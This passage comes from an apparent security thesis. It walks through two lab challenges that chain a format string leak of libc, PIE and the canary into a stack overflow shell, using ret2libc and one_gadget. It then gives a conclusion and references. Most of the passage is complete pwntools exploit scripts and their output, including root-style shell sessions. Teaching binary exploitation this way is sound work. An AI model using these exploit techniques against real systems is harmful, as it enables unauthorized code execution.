    counter += 1
```

- **libc** addresses start with `0x7f`
- **PIE** addresses start with `0x5`
- **Canary** is an 8 byte value ending with `00`.

```
➜  challenge git:(main) ✗ python solver.py
[*] '/home/w3th4nds/github/Thesis/challenge8/challenge/challenge8'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
```

```
    NX:       NX enabled
    PIE:      PIE enabled
[*] Loaded 14 cached gadgets for './challenge8'
[*] '/home/w3th4nds/github/Thesis/challenge8/challenge/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled

[*] Searching for Overflow Offset..

[+] Buffer Overflow Offset found at: 328



[*] Possible LIBC address:
Index: 1 -> 0x7ffeb04f1330

[*] Possible LIBC address:
Index: 3 -> 0x7f0fdebe8151

[*] Possible LIBC address:
Index: 7 -> 0x7f0fdf0f4710

[*] Possible LIBC address:
Index: 10 -> 0x7f0fdf0f4a98

[*] Possible LIBC address:
Index: 11 -> 0x7ffeb04f1458

[*] Possible LIBC address:
Index: 12 -> 0x7ffeb04f1490

[*] Possible LIBC address:
Index: 13 -> 0x7f0fdf0f4710

[*] Possible PIE address:
Index: 46 -> 0x557bad1a1c28

[*] Possible Canary:
```

```
Index: 47 -> 0x57af316cd05a8100
```

Debugging

Inside the debugger:

```
gef➤  r
Starting program: /home/w3th4nds/github/Thesis/challenge8/challenge/challenge8


   This is a simple Buffer Overflow example : format string


[*] Use the '%p' format specifier to leak addresses on the stack.
[*] Find a 'libc address', a 'PIE address' and 'Canary'.
[*] Overflow the buffer and SFP, place the correct 'Canary' value and overwrite the

[*] Format string bug:
> %3$p
0x7ffff7af2151

[*] Overflow:
> 
```

```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x0000555555554000 0x0000555555556000 0x0000000000000000 r-x /home/w3th4nds/github/Thesis/challenge8/challenge/challenge8
0x0000555555755000 0x0000555555756000 0x0000000000001000 r-- /home/w3th4nds/github/Thesis/challenge8/challenge/challenge8
0x0000555555756000 0x0000555555757000 0x0000000000002000 rw- /home/w3th4nds/github/Thesis/challenge8/challenge/challenge8
0x00007ffff79e2000 0x00007ffff7bc9000 0x0000000000000000 r-x /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7bc9000 0x00007ffff7dc9000 0x00000000001e7000 --- /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dc9000 0x00007ffff7dcd000 0x00000000001e7000 r-- /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dcd000 0x00007ffff7dcf000 0x00000000001eb000 rw- /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dcf000 0x00007ffff7dd3000 0x0000000000000000 rw-
0x00007ffff7dd3000 0x00007ffff7dfc000 0x0000000000000000 r-x /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7fd4000 0x00007ffff7fd6000 0x0000000000000000 rw-
0x00007ffff7ff8000 0x00007ffff7ffb000 0x0000000000000000 r-- [vvar]
0x00007ffff7ffb000 0x00007ffff7ffc000 0x0000000000000000 r-x [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 0x0000000000029000 r-- /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7ffd000 0x00007ffff7ffe000 0x000000000002a000 rw- /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7ffe000 0x00007ffff7fff000 0x0000000000000000 rw-
0x00007ffffffde000 0x00007ffffffff000 0x0000000000000000 rw- [stack]
0xffffffffff600000 0xffffffffff601000 0x0000000000000000 --x [vsyscall]
gef➤  p 0x7ffff7af2151-0x00007ffff79e2000
$1 = 0x110151
```

The leaked address at %3$p has the offset of 0x110151 from libc base. This way the libc base can be found. To calculate PIE, leak the address and subtract the last byte and bit because the rest of the PIE was similar to the base. Canary is just leaked as it is.

```
gef➤  r
Starting program: /home/w3th4nds/github/Thesis/challenge8/challenge/challenge8


  This is a simple Buffer Overflow example : format string


[*] Use the '%p' format specifier to leak addresses on the stack.
[*] Find a 'libc address', a 'PIE address' and 'Canary'.
[*] Overflow the buffer and SFP, place the correct 'Canary' value and overwrite the

[*] Format string bug:
> %46$p
0x555555554c28

[*] Overflow:
>
```

```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x0000555555554000 0x0000555555556000 0x0000000000000000 r-x /home/w3th4nds/github/Thesis/challe
0x0000555555755000 0x0000555555756000 0x0000000000001000 r-- /home/w3th4nds/github/Thesis/challe
0x0000555555756000 0x0000555555757000 0x0000000000002000 rw- /home/w3th4nds/github/Thesis/challe
0x0000555555757000 0x0000555555778000 0x0000000000000000 rw- [heap]
0x00007ffff79e2000 0x00007ffff7bc9000 0x0000000000000000 r-x /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7bc9000 0x00007ffff7dc9000 0x00000000001e7000 --- /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dc9000 0x00007ffff7dcd000 0x00000000001e7000 r-- /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dcd000 0x00007ffff7dcf000 0x00000000001eb000 rw- /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dcf000 0x00007ffff7dd3000 0x0000000000000000 rw-
0x00007ffff7dd3000 0x00007ffff7dfc000 0x0000000000000000 r-x /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7fd4000 0x00007ffff7fd6000 0x0000000000000000 rw-
0x00007ffff7ff8000 0x00007ffff7ffb000 0x0000000000000000 r-- [vvar]
0x00007ffff7ffb000 0x00007ffff7ffc000 0x0000000000000000 r-x [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 0x0000000000029000 r-- /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7ffd000 0x00007ffff7ffe000 0x000000000002a000 rw- /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7ffe000 0x00007ffff7fff000 0x0000000000000000 rw-
0x00007ffffffde000 0x00007ffffffff000 0x0000000000000000 rw- [stack]
0xffffffffff600000 0xffffffffff601000 0x0000000000000000 --x [vsyscall]
gef➤  p 0x555555554c28-0x0000555555554000
$1 = 0xc28
```

```
# Leak libc, PIE and canary
r.sendlineafter(prompt, "%3$p %46$p %47$p")
libc_addr, pie_addr, canary = r.recvline().split()

# Calculate libc base from leaked function
libc.address = int(libc_addr, 16) - 0x110151
```

```python
e.address    = int(pie_addr, 16) - (int(pie_addr, 16) & 0xfff)
canary = int(canary, 16)
print(colored("[+] Libc base @ " + str(hex(libc.address))))
print(colored("[+] PIE base  @ " + str(hex(e.address))))
print(colored("[+] Canary    @ " + str(hex(canary))))
```

```
➜  challenge git:(main) ✗ python solver.py
[*] '/home/w3th4nds/github/Thesis/challenge8/challenge/challenge8'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Loaded 14 cached gadgets for './challenge8'
[*] '/home/w3th4nds/github/Thesis/challenge8/challenge/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled

[*] Searching for Overflow Offset..

[+] Buffer Overflow Offset found at: 328
[+] Libc base @ 0x7f6c67f43000
[+] PIE base  @ 0x55a32e8a1000
[+] Canary    @ 0x180dce4f11982c00
```

Now that everything is leaked, a ret2libc attack will give shell. After Canary, put an 8-byte value for stack alignment. Also, add to the pop rdi gadget the base address of the binary.

```python
def ret2libc(r, prompt, offset, canary):
  # Check if libc base is correct, should end with 000
  if libc.address & 0xfff != 000:
   print(colored("[-] Libc base does not end with 000!", "red"))
   exit()

  # Craft payload to call system("/bin/sh") and spawn shell
  pop_rdi  = rop.find_gadget(["pop rdi"])[0] + e.address
```

```
payload  = b"A"*offset
payload += p64(canary)
payload += p64(0xdeadbeef) # alignment value
payload += p64(pop_rdi)
payload += p64(next(libc.search(b"/bin/sh")))
payload += p64(pop_rdi + 1)
payload += p64(libc.sym.system)
r.sendlineafter(prompt, payload)
r.interactive()
```

Exploit

```
#!/usr/bin/python3.8
import warnings
from pwn import *
from termcolor import colored
warnings.filterwarnings("ignore")
context.arch = "amd64"

fname = "./challenge8"

e     = ELF(fname)
rop   = ROP(e)
libc  = ELF("./libc.so.6")

LOCAL = False

prompt = ">"

def find_boffset(max_num):
 # Avoid spamming
 context.log_level = "error"
 print(colored("\n[*] Searching for Overflow Offset..", "blue"))
 for i in range(1, max_num):
  # Open connection
  r = process(fname)
  r.sendlineafter(prompt, "A")
  r.sendlineafter(prompt, "A"*i)

  # Recv everything
```

```
  r.recvall(timeout=0.5)

  # If the exit code == -6 (SIGABRT)
  if r.poll() == -6:
   if i%8==0:
     print(colored("\n[+] Buffer Overflow Offset found at: {}".format(i), "green"))
     r.close()
     return i
  r.close()
 print(colored("\n[-] Could not find Overflow Offset!\n", "red"))
 r.close()
 exit()

def ret2libc(r, prompt, offset, canary):
 # Check if libc base is correct, should end with 000
 if libc.address & 0xfff != 000:
  print(colored("[-] Libc base does not end with 000!", "red"))
  exit()

 # Craft payload to call system("/bin/sh") and spawn shell
 pop_rdi  = rop.find_gadget(["pop rdi"])[0] + e.address
 payload  = b"A"*offset
 payload += p64(canary)
 payload += p64(0xdeadbeef) # alignment value
 payload += p64(pop_rdi)
 payload += p64(next(libc.search(b"/bin/sh")))
 payload += p64(pop_rdi + 1)
 payload += p64(libc.sym.system)
 r.sendlineafter(prompt, payload)
 r.interactive()

def leaks(r):
 r.sendlineafter(b">", "%p "*100)
 values = r.recvline().split()
 counter = 1
 print("\n")
 for i in values:
  if len(i) > 16 and i.endswith(b"00"):
   print(f"[*] Possible Canary:\nIndex: {counter} -> {i.decode()}\n")
  if (i.startswith(b"0x5")):
```

```
    print(f"[*] Possible PIE address:\nIndex: {counter} -> {i.decode()}\n")
  if (i.startswith(b"0x7f")):
    print(f"[*] Possible LIBC address:\nIndex: {counter} -> {i.decode()}\n")
  counter += 1

def pwn():
 # Find the overflow offset
 offset = find_boffset(1000)

 # Open a local process or a remote instance
 if LOCAL:
  r   = process(fname)
 else:
  r   = remote("0.0.0.0", 1337)

 # Uncomment to leak potential addresses
 #leaks(r)

 # Leak libc, PIE and canary
 r.sendlineafter(prompt, "%3$p %46$p %47$p")
 libc_addr, pie_addr, canary = r.recvline().split()

 # Calculate libc base from leaked function
 libc.address = int(libc_addr, 16) - 0x110151
 e.address    = int(pie_addr, 16) - (int(pie_addr, 16) & 0xfff)
 canary = int(canary, 16)
 print(colored("[+] Libc base @ " + str(hex(libc.address))))
 print(colored("[+] PIE base  @ " + str(hex(e.address))))
 print(colored("[+] Canary    @ " + str(hex(canary))))

 ret2libc(r, prompt, offset, canary)


if __name__ == "__main__":
 pwn()
```

```
➜  challenge git:(main) ✗ python solver.py
[*] '/home/w3th4nds/github/Thesis/challenge8/challenge/challenge8'
  Arch:     amd64-64-little
```

```
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Loaded 14 cached gadgets for './challenge8'
[*] '/home/w3th4nds/github/Thesis/challenge8/challenge/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled

[*] Searching for Overflow Offset..

[+] Buffer Overflow Offset found at: 328
[+] Libc base @ 0x7f6c67f43000
[+] PIE base  @ 0x55a32e8a1000
[+] Canary    @ 0x180dce4f11982c00
 $ id
uid=999(ctf) gid=999(ctf) groups=999(ctf)
$ cat flag.txt
FLAG{f0rm4t_5tr1ng_bug_15_b4d}
```

6.10 Challenge9 - format string with one gadget

Description:

- Simple format string example. Leak Canary, libc address and PIE address via format string and perform an one_gadget attack.

Objective:

- format string, one_gadget.

Flag:

- FLAG{0n3_g4dg3t_2_g4dg3t5_thr33_g4dg3t5}

First of all, run checksec:

```
gef➤  checksec
[+] checksec for '/home/w3th4nds/github/Thesis/challenge9/challenge/challenge9'
Canary                        : ✓
NX                            : ✓
PIE                           : ✓
Fortify                       : ✘
RelRO                         : Full
```

Protection	**Enabled**	**Usage**
Canary	**YES**	Prevents **Buffer Overflows**
NX	**YES**	Disables **code execution** on stack
PIE	**YES**	Randomizes the **base address** of the binary
RelRO	**FULL**	Makes some binary sections **read-only**

This challenge is exactly the same as challange8 with the only difference that the payload in read is limited, meaning a classic ret2libc with `system("/bin/sh");` would not work. See the difference here:

```
void vulnerable_function(void)

{
  long lVar1;
  undefined8 *puVar2;
  long in_FS_OFFSET;
  undefined local_158 [64];
  undefined8 local_118 [33];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  lVar1 = 0x20;
  puVar2 = local_118;
  while (lVar1 != 0) {
    lVar1 = lVar1 + -1;
    *puVar2 = 0;
    puVar2 = puVar2 + 1;
  }
  printf("\n[*] Use the \'%%p\' format specifier to leak addresses on the stack.");
  printf("\n[*] Find a \'libc address\', a \'PIE address\' and \'Canary\'.");
  printf(
        "\n[*] Overflow the buffer and SFP, place the correct \'Canary\' value and overwrite the\'Return address\' to perform a \'one_gadget\' attack."
        );
  printf("\n\n[*] Format string bug:\n> ");
  read(0,local_118,0xff);
  printf((char *)local_118);
  printf("\n[*] Overflow:\n> ");
  read(0,local_158,0x15e);
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
```

In the previous challenge, it was read(0, local_158, 0x15e); and now it is read(0,local_118,0xff); one_gadget is actually an offset to execve("/bin/sh"). After calculating the libc base, add these offsets to it and spawn the shell.

```
➜ challenge9 git:(main) ✗ one_gadget ./challenge/libc.so.6
0x4f3d5 execve("/bin/sh", rsp+0x40, environ)
constraints:
  rsp & 0xf == 0
  rcx == NULL

0x4f432 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL

0x10a41c execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```

Some restrictions should be satisfied first, luckily the first one is. Now that the "pop rdi" gadget is not needed, leaking a PIE address is also useless. There is PoC for the ret2libc attack that does not work and the successful one_gadget attack. The final payload looks like this:

Exploit

```
#!/usr/bin/python3.8
import warnings
from pwn import *
from termcolor import colored
warnings.filterwarnings("ignore")
context.arch = "amd64"

fname = "./challenge9"

e    = ELF(fname)
rop  = ROP(e)
libc = ELF("./libc.so.6")

LOCAL = False

prompt = ">"

def find_boffset(max_num):
```

```
 # Avoid spamming
 context.log_level = "error"
 print(colored("\n[*] Searching for Overflow Offset..", "blue"))
 for i in range(1, max_num):
  # Open connection
  r = process(fname)
  r.sendlineafter(prompt, "A")
  r.sendlineafter(prompt, "A"*i)

  # Recv everything
  r.recvall(timeout=0.5)

  # If the exit code == -6 (SIGABRT)
  if r.poll() == -6:
   if i%8==0:
    print(colored("\n[+] Buffer Overflow Offset found at: {}".format(i), "green"))
    r.close()
    return i
  r.close()
 print(colored("\n[-] Could not find Overflow Offset!\n", "red"))
 r.close()
 exit()

def ret2libc(r, prompt, offset, canary):
 # Check if libc base is correct, should end with 000
 if libc.address & 0xfff != 000:
  print(colored("[-] Libc base does not end with 000!", "red"))
  exit()

 # Craft payload to call system("/bin/sh") and spawn shell
 pop_rdi  = rop.find_gadget(["pop rdi"])[0] + e.address
 payload  = b"A"*offset
 payload += p64(canary)
 payload += p64(0xdeadbeef) # alignment value
 payload += p64(pop_rdi)
 payload += p64(next(libc.search(b"/bin/sh")))
 payload += p64(pop_rdi + 1)
 payload += p64(libc.sym.system)
 r.sendlineafter(prompt, payload)
 r.interactive()

def leaks(r):
 r.sendlineafter(b">", "%p "*100)
 values = r.recvline().split()
```

```python
  counter = 1
  print("\n")
  for i in values:
    if len(i) > 16 and i.endswith(b"00"):
      print(f"[*] Possible Canary:\nIndex: {counter} -> {i.decode()}\n")
    if (i.startswith(b"0x5")):
      print(f"[*] Possible PIE address:\nIndex: {counter} -> {i.decode()}\n")
    if (i.startswith(b"0x7f")):
      print(f"[*] Possible LIBC address:\nIndex: {counter} -> {i.decode()}\n")
    counter += 1

def one_gadget(r, offset, canary):
  og = [0x4f3d5, 0x4f432, 0x10a41c]
  payload  = b"A"*offset
  payload += p64(canary)
  payload += p64(0xdeadbeef)
  payload += p64(og[0] + libc.address)
  r.sendlineafter(">", payload)
  r.interactive()

def pwn():
  # Find the overflow offset
  offset = 328#find_boffset(1000)

  # Open a local process or a remote instance
  if LOCAL:
    r   = process(fname)
  else:
    r   = remote("0.0.0.0", 1337)

  # Uncomment to leak potential addresses
  #leaks(r)

  # Leak libc, PIE and canary
  r.sendlineafter(prompt, "%3$p %46$p %47$p")
  libc_addr, pie_addr, canary = r.recvline().split()

  # Calculate libc base from leaked function
  libc.address = int(libc_addr, 16) - 0x110151
  e.address    = int(pie_addr, 16) - (int(pie_addr, 16) & 0xfff)
  canary = int(canary, 16)
  print(colored("[+] Libc base @ " + str(hex(libc.address))))
  print(colored("[+] PIE base  @ " + str(hex(e.address))))
  print(colored("[+] Canary    @ " + str(hex(canary))))
```

```
 # Does not work because of limited payload
 # ret2libc(r, prompt, offset, canary)

 # For limited payload we use one gadget
 one_gadget(r, offset, canary)

if __name__ == "__main__":
 pwn()
```

```
➜ challenge git:(main) ✗ python solver.py
[*] '/home/w3th4nds/github/Thesis/challenge9/challenge/challenge9'
   Arch:     amd64-64-little
   RELRO:    Full RELRO
   Stack:    Canary found
   NX:       NX enabled
   PIE:      PIE enabled
[*] Loaded 14 cached gadgets for './challenge9'
[*] '/home/w3th4nds/github/Thesis/challenge9/challenge/libc.so.6'
   Arch:     amd64-64-little
   RELRO:    Partial RELRO
   Stack:    Canary found
   NX:       NX enabled
   PIE:      PIE enabled
[+] Opening connection to 0.0.0.0 on port 1337: Done
[+] Libc base @ 0x7f600fd41000
[+] PIE base  @ 0x55f3aa0d0000
[+] Canary    @ 0x1394044bf141ce00
[*] Switching to interactive mode
 $ id
uid=999(ctf) gid=999(ctf) groups=999(ctf)
$ cat flag.txt
FLAG{0n3_g4dg3t_2_g4dg3t5_thr33_g4dg3t5}$
[*] Interrupted
[*] Closed connection to 0.0.0.0 port 1337
```

```
➜ challenge git:(main) ✗ python solver.py
[*] '/home/w3th4nds/github/Thesis/challenge9/challenge/challenge9'
   Arch:     amd64-64-little
   RELRO:    Full RELRO
   Stack:    Canary found
   NX:       NX enabled
```

```
    PIE:      PIE enabled
[*] Loaded 14 cached gadgets for './challenge9'
[*] '/home/w3th4nds/github/Thesis/challenge9/challenge/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process './challenge9': pid 17407
[+] Libc base @ 0x7f61219b6000
[+] PIE base  @ 0x55bc9837a000
[+] Canary    @ 0xc5b1b46d1ebf200
[*] Switching to interactive mode
 [*] Process './challenge9' stopped with exit code 0 (pid 17407)
[*] Got EOF while reading in interactive
```

7. Conclusion

C programming language is widely used in many systems and software development due to its efficiency and flexibility. However, it is also known for its potential vulnerabilities. Poor coding practices, insufficient input validation, and lack of error handling can cause these vulnerabilities.

Buffer overflow, integer overflow, and format string vulnerabilities are common types of vulnerabilities that can occur in C programs. A buffer overflow occurs when a program attempts to store more data in a buffer than it can hold, causing the excess data to overflow into adjacent memory locations. This can result in the program crashing or an attacker being able to execute arbitrary code, potentially compromising the entire system.

The integer overflow occurs when a program attempts to store a value too large for the intended variable, causing the value to wrap around to an unexpected value. This can result in unexpected behavior of the program or even lead to a crash, and in some cases, it can be used by an attacker to execute arbitrary code.

Format string vulnerabilities occur when a program does not properly validate or sanitize user input in format string parameters, allowing an attacker to execute arbitrary code or cause a denial of service by injecting malicious format string specifiers.

To protect C programs from these types of vulnerabilities, it is important to follow secure coding practices such as input validation, error handling, and access control. Input validation should be performed on all user input, and data read from external sources to ensure that it is in the expected format and does not contain malicious data. Error handling should be implemented to ensure that the program behaves as expected when an error occurs and to prevent information leaks. Access control should be implemented to ensure that users and systems only have access to the resources they are authorized to access.

It is also important to use the latest versions of libraries and frameworks that have been reviewed and updated to fix known vulnerabilities.

Additionally, regular security testing, such as penetration testing, should be performed to identify and address potential vulnerabilities. Auditing and logging should be implemented to keep track of events and activities within the system and use this information to detect and investigate security breaches.

Keeping the software updated with the latest patches and security fixes is also important in protecting C programs. Developers should always be on the lookout for new vulnerabilities and patches and apply them as soon as they become available.

It is worth noting that tools can also help identify and mitigate vulnerabilities in C programs, such as static code analysis, dynamic analysis, and fuzz testing.

Binary exploitation is a type of cyber attack that targets vulnerabilities in software programs to gain unauthorized access to systems and steal sensitive information. As software and computer systems become increasingly complex, the threat of binary exploitation will continue to be a major concern for intelligence agencies. In the future, a key aspect of intelligence work related to binary exploitation will be continuously monitoring and analyzing software systems for vulnerabilities and developing new techniques to detect and prevent these attacks.

Additionally, intelligence agencies must collaborate with software developers and vendors to ensure that software is designed and built with security in mind. This will likely involve working with organizations to adopt secure coding practices, perform security assessments, and provide guidance on remediating discovered vulnerabilities. The development of new technologies, such as artificial intelligence and machine learning, will also play a critical role in future intelligence work related to binary exploitation. These tools will automate the detection and analysis of vulnerabilities, making it easier for intelligence agencies to stay ahead of the curve and proactively prevent attacks.

In conclusion, while the C programming language has vulnerabilities, developers can protect their programs by following secure coding practices and using appropriate tools and technologies. By doing so, they can help ensure the confidentiality, integrity, and availability of their programs and the data they handle.

8. References

[1] 2012 — 2023 CTFtime team, "All about CTF (capture the flag)", https://ctftime.org/, accessed 11/2/2023.

[2] 2023 Hack The Box, "The #1 cybersecurity upskilling playground", https://www.hackthebox.com/, accessed 11/2/2023.

[3] 2019 pwnable.xyz, "Pwnables for beginners.", https://pwnable.xyz/, accessed 11/2/2023.

[4] GaTech SSLab, "A non-commercial wargame site which provides various pwn challenges regarding system exploitation", https://pwnable.kr/, accessed 11/2/2023.

[5] 2023 PWNABLE.TW, "A wargame site for hackers to test and expand their binary exploiting skills.", https://pwnable.tw/, accessed 11/2/2023.

[6] Free Software Foundation, Inc, "GNU Operating System", 1996-2023, https://www.gnu.org/home.en.html, accessed 11/2/2023.

[7] Florian Weimer, "Recommended compiler and linker flags for GCC", March 21, 2018, https://developers.redhat.com/blog/2018/03/21/compiler-and-linker-flags-gcc, accessed 11/2/2023.

[8] Tobias Klein, "A little tool for quickly surveying the mitigation technologies in use by processes on a Linux system.", 2011, https://www.trapkit.de/tools/checksec/, accessed 11/2/2023.

[9] Sven Vermeulen, "High-level explanation on some binary executable security", https://blog.siphos.be/2011/07/high-level-explanation-on-some-binary-executable-security/, accessed 11/2/2023.

[10] Ian Wienand, "PLT and GOT - the key to code sharing and dynamic libraries", Tue 10 May 2011, https://www.technovelty.org/linux/plt-and-got-the-key-to-code-sharing-and-dynamic-libraries.html, accessed 11/2/2023.

[11] The MITRE Corporation, "CVE-2019-17097", https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17097, accessed 11/2/2023.

[12] NATIONAL VULNERABILITY DATABASE, "CVE-2019-11477", https://nvd.nist.gov/vuln/detail/cve-2019-11477, accessed 11/2/2023.

[13] The MITRE Corporation, "CVE-2019-14287" https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-14287, accessed 11/2/2023.

[14] NATIONAL VULNERABILITY DATABASE, “CVE - CVE-2019-11510”, https://nvd.nist.gov/vuln/detail/cve-2019-11510, accessed 11/2/2023.

[15] NATIONAL VULNERABILITY DATABASE, “CVE-2019-11479”, https://nvd.nist.gov/vuln/detail/CVE-2019-11479, accessed 11/2/2023.

[16] NATIONAL VULNERABILITY DATABASE, “CVE - CVE-2019-1010234”, https://nvd.nist.gov/vuln/detail/CVE-2019-1010234, accessed 11/2/2023.

[17] Sven Vermeulen, “High-level explanation on some binary executable security”, https://blog.siphos.be/2011/07/high-level-explanation-on-some-binary-executable-security/, accessed 11/2/2023.

[18] National Security Agency/Central Security Service, “A software reverse engineering (SRE) suite of tools”, https://ghidra-sre.org/, accessed 11/2/2023.

[19] Hugsy, “GEF - GDB Enhanced Features documentation”, https://hugsy.github.io/gef/, accessed 11/02/2023.

[20] Doeppner, “Intro Computer Systems”, Brown University Fall 2018, https://cs.brown.edu/courses/cs033/docs/guides/gdb.pdf, accessed 10/2/2023.

[21] Gallopsled et al., “Pwntools Installation”, 2016, https://docs.pwntools.com/en/stable/install.html, accessed 11/02/2023.

[22] Sarridis Nikolaos-Athanasios, “C/C++ Vulnerabilities and exploitation techniques”, GitHub thesis material, w3th4nds/Thesis-2023. https://github.com/w3th4nds/Thesis-2023, accessed 10/2/2023.

[23] Computing Technology Industry Association (CompTIA), “What Is Ethical Hacking?”, https://www.comptia.org/content/articles/what-is-ethical-hacking, accessed 10/2/2023.

[24] Chouliaras,N.; Kittes,G.; Kantzavelou, I.; Maglaras, L.; Pantziou, G.; Ferrag, M.A. Cyber Ranges and TestBeds for Education, Training, and Research. Appl. Sci. 2021, 11, 1809. https://doi.org/10.3390/app11041809.

[25] Dimitrios Tsiostas, George Kittes, Nestoras Chouliaras, Ioanna Kantzavelou, Leandros Maglaras, Christos Douligeris and Vasileios Vlachos, "The insider threat: Reasons, Effects and Mitigation Techniques", 24th Pan-Hellenic Conference on Informatics (PCI 2020), Athens, Greece, November 20th-22nd, 2020, DOI: 10.1145/3437120.3437336.

[26] Ioanna Kantzavelou, Leandros Maglaras, Panagiotis Tzikopoulos, Sokratis Katsikas, 2022, "A Multiplayer Game Model to Detect Insiders in Wireless Sensor Networks", PeerJ Computer Science, 8:e791 https://doi.org/10.7717/peerj-cs.791.